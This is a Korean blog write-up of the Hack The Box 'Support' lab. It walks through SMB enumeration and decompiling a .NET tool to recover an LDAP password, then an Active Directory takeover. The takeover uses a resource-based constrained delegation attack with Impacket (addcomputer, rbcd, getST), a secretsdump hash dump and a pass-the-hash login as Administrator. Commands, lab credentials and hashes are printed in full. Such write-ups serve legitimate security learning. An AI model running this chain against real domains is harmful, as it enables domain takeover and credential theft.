https://app.hackthebox.com/machines/Support?sort_by=created_at&sort_type=desc
WriteUp
[Step 1.] Nmap 을 통한 오픈 포트 및 서비스 스캔
# Nmap 7.95 scan initiated Sat Apr  4 06:26:08 2026 as: /usr/lib/nmap/nmap --privileged -p- -sV -sC --min-rate 2000 -T4 -o nmap.nmap 10.129.230.181
Nmap scan report for 10.129.230.181
Host is up (0.32s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-04 10:27:55Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49683/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
49741/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-04-04T10:28:56
|_  start_date: N/A
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr  4 06:29:46 2026 -- 1 IP address (1 host up) scanned in 218.59 seconds
- 오픈된 서비스 확인 결과 AD 에서 동작하며, smb서비스가 동작중이지만 signing enabled and required가 설정된 걸 알 수 있다.
- 또한 호스트가 dc 이고 도메인이 support.htb0인 걸 알 수 있다.
[Step 2.] SMB 열거를 통한 공유 폴더 확인
┌──(kali㉿kali)-[~/htb/Support]
└─$ smbmap -H 10.129.230.181 -u 'guest' -p ''

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.230.181:445      Name: support.htb               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        support-tools                                           READ ONLY       support staff tools
        SYSVOL                                                  NO ACCESS       Logon server share
[*] Closed 1 connections
- smbmap을 통해 확인 결과 support-tools 에 대한 READ ONIY 권한이 부여되어있다.
[Step 3.] support-tools 공유 폴더에 접근하여 UserInfo.exe.zip 파일 존재 확인 후 다운로드 받을 수 있다.
┌──(kali㉿kali)-[~/htb/Support]
└─$ smbclient //10.129.230.181/support-tools -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 13:01:06 2022
  ..                                  D        0  Sat May 28 07:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 07:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 07:19:55 2022
  putty.exe                           A  1273576  Sat May 28 07:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 07:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 13:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 07:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 07:19:43 2022
g
                4026367 blocks of size 4096. 967541 blocks available
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (67.8 KiloBytes/sec) (average 67.8 KiloBytes/sec)
smb: \> exit

──(kali㉿kali)-[~/htb/Support]
└─$ file UserInfo.exe
UserInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
- 해당 UserInfo.exe 파일을 확인해보면 .NET로 만들어진 실행프로그램이다.
- .NET 디컴파일을 시도해볼 수 있다.
[Step 4.] 디컴파일을 통해 LDAP 계정정보를 획득할 수 있다.


- .NET 디컴파일 방법은 여러 방법이 있겠지만. 본 포스팅에서는 ILSpy 툴을 사용하였다.
- 디컴파일 결과 LDAP 계정과 접속방법 그리고 패스워드를 획득할 수 있는 문자열과 암호화 방법이 고스란히 노출되고 있다.
- 파이썬을 통해 복호화를 시도하여 패스워드를 획득할 수 있다.
[Step 5.] ldap를 통한 정보수집.
┌──(kali㉿kali)-[~/htb/Support]
└─$ ldapsearch -H ldap://support.htb -x -s base -b "" namingContexts
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectclass=*)
# requesting: namingContexts
#

#
dn:
namingContexts: DC=support,DC=htb
namingContexts: CN=Configuration,DC=support,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=support,DC=htb
namingContexts: DC=DomainDnsZones,DC=support,DC=htb
namingContexts: DC=ForestDnsZones,DC=support,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
- namingContexts 들의 값을 확인.
┌──(kali㉿kali)-[~/htb/Support]
└─$ ldapsearch -H ldap://10.129.230.181 -D "ldap@support.htb" -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" > ldapserach.txt

# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20260405095817.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 90199
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 132982099209777070
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: support
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
dSCorePropagationData: 20220528111201.0Z
dSCorePropagationData: 16010101000000.0Z
- ldapsearch로 출력된 값들을 보면 support 라는 사용자에 대한 info가 존재하며, 패스워드로 추정되는 값이 존재하는 걸 확인할 수 있다.
─$ evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> whoami /all

USER INFORMATION
----------------

User Name       SID
=============== =============================================
support\support S-1-5-21-1677581083-3380853377-188903654-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
SUPPORT\Shared Support Accounts            Group            S-1-5-21-1677581083-3380853377-188903654-1103 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\support\Documents>
- ldapsearch를 통해 획득한 support 계정으로 접근한 결과 SeMachineAccountPrivilege 권한이 부여된 걸 확인할 수 있다.
- 이를 통해 새로운 컴퓨터 계정을 도메인에 등록할 수 있다.
┌──(kali㉿kali)-[~/htb/Support]
└─$ bloodhound-python -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb -ns 10.129.230.181 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: dc.support.htb
INFO: Done in 01M 21S
-


- 블러드하운드를 통해 확인해본 결과 support 계정은 Shared Support Accounts 그룹에 포함되어 있고.
- Shared Support Accounts 그룹은 DC.SUPPORT.HTB 컴퓨터에 대한 GenericAll 권한을 부여하고 있다.
- 즉 위 스텝에서 support 계정의 세션으로만 도메인 컨트롤러(DC)를 내 것처럼 다룰 수 있는 상태이다.
- GenericAll 권한을 통해 RBCD 공격을 통해 DC의 관리자 티켓을 생성하는 것이 가능해 진다.
[Step 6.] Exploit
┌──(kali㉿kali)-[~/htb/Support]
└─$ python3 /usr/share/doc/python3-impacket/examples/addcomputer.py -dc-ip 'support.htb' -computer-name 'ATTACKER_PC1$' -computer-pass '1q2w3e4r!' 'SUPPORT.HTB/support:Ironside47pleasure40Watchful'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account ATTACKER_PC1$ with password 1q2w3e4r!.
- ATTACKER_PC1$ 이라는 컴퓨터 계정을 생성해준다.
┌──(kali㉿kali)-[~/htb/Support]
└─$ python3 /usr/share/doc/python3-impacket/examples/rbcd.py -delegate-from 'ATTACKER_PC1$' -delegate-to 'DC$' -dc-ip support.htb -action 'write' 'SUPPORT.HTB/support:Ironside47pleasure40Watchful'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*]     ATTACKER_PC$   (S-1-5-21-1677581083-3380853377-188903654-6101)
[*] Delegation rights modified successfully!
[*] ATTACKER_PC1$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ATTACKER_PC$   (S-1-5-21-1677581083-3380853377-188903654-6101)
[*]     ATTACKER_PC1$   (S-1-5-21-1677581083-3380853377-188903654-6102)
- GenericAll 권한을 사용하여, DC가 위에서 만든 ATTACKER_PC$의 요청을 신뢰하도록 설정을 변경
┌──(kali㉿kali)-[~/htb/Support]
└─$ python3 /usr/share/doc/python3-impacket/examples/getST.py -spn 'cifs/DC.SUPPORT.HTB' -impersonate 'Administrator' -dc-ip support.htb 'SUPPORT.HTB/ATTACKER_PC1$:1q2w3e4r!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.SUPPORT.HTB@SUPPORT.HTB.ccache

┌──(kali㉿kali)-[~/htb/Support]
└─$ ls
20260405112340_computers.json   20260405112340_users.json                             Microsoft.Extensions.DependencyInjection.Abstractions.dll  System.Numerics.Vectors.dll                 UserInfo.exe.zip  nmap.nmap
20260405112340_containers.json  Administrator@cifs_DC.SUPPORT.HTB@SUPPORT.HTB.ccache  Microsoft.Extensions.DependencyInjection.dll               System.Runtime.CompilerServices.Unsafe.dll  artifacts         nmap_shares.nmap
20260405112340_domains.json     CommandLineParser.dll                                 Microsoft.Extensions.Logging.Abstractions.dll              System.Threading.Tasks.Extensions.dll       dc.support.htb0.  set
20260405112340_gpos.json        ILSpy-linux-x64-Release.zip                           PowerView.ps1                                              UserINfo.exe.zip                            enum4linux.txt    test.py
20260405112340_groups.json      Linux.x64.Release.zip                                 System.Buffers.dll                                         UserInfo.exe                                ldap_anon.txt
20260405112340_ous.json         Microsoft.Bcl.AsyncInterfaces.dll                     System.Memory.dll                                          UserInfo.exe.config                         ldapserach.txt

┌──(kali㉿kali)-[~/htb/Support]
└─$ export KRB5CCNAME=Aministrator@cifs_DC.SUPPORT.HTB@SUPPORT.HTB.ccache

┌──(kali㉿kali)-[~/htb/Support]
└─$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -k -no-pass -dc-ip support.htb 'SUPPORT.HTB/Administrator@DC.SUPPORT.HTB'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf678b2597ade18d88784ee424ddc0d1a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
- 생성한 ATTCKER_PC1$ 컴퓨터의 이름으로 DC에게 티켓 요청 후 확보한 티켓을 통해 DC에 존재하는 모든 사용자의 비밀번호 해시를 덤프 하여 어드민의 해시된 패스워드를 획득.
──(kali㉿kali)-[~/htb/Support]
└─$ evil-winrm -i support.htb -u Administrator -H bb06cbc02b39abeddd1335bc30b19e26

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
support\administrator
- 획득한 해시를 통해 Administrator 계정으로 접근 성공
1. SMB 공유 폴더를 통해 .NET 실행파일 획득 및 디컴파일을 통해 ladp 접근계정 확보
2. ldapsearch를 통해 LDAP 서버 내의 디렉터리 구조를 훑어 support 계정의 정보를 탈취
3. WinRM(5985) 포트 오픈을 통해 evil-winrm을 통한 파워쉘 세션 획득
4. 획득한 세션의 whoami 결과 SeMachineAccountPrivilege 권한과 Shared Support Accounts 그룹 확인
5. 블러드 하운드를 통해 맵을 열어 확인 결과 GenericALL관계 발견 즉, support 유저의 소속 그룹인 Shared Support Accounts 에서 GenericALL 이 dc.support.htb 컴퓨터 객체를 따름
6. 이를 통해 공격자가 만든 가짜 컴퓨터(ATTACKER_PC1$)가 DC를 대신해서 관리자(Administrator)인 척 할 수 있게 DC의 설정을 조작
'WriteUP' 카테고리의 다른 글
| Smol - TryHackMe (0) | 2025.10.02 |
|---|---|
| GoldenEye - TryHackMe (0) | 2025.10.01 |
| [Load of SQL Injection] LOS - iron_golem(21단계) (0) | 2023.01.07 |
| [Load of SQL Injection] LOS - xavis(19단계) (0) | 2023.01.07 |
| [Load of SQL Injection] LOS - DARKKNIGHT(12단계) (0) | 2022.12.25 |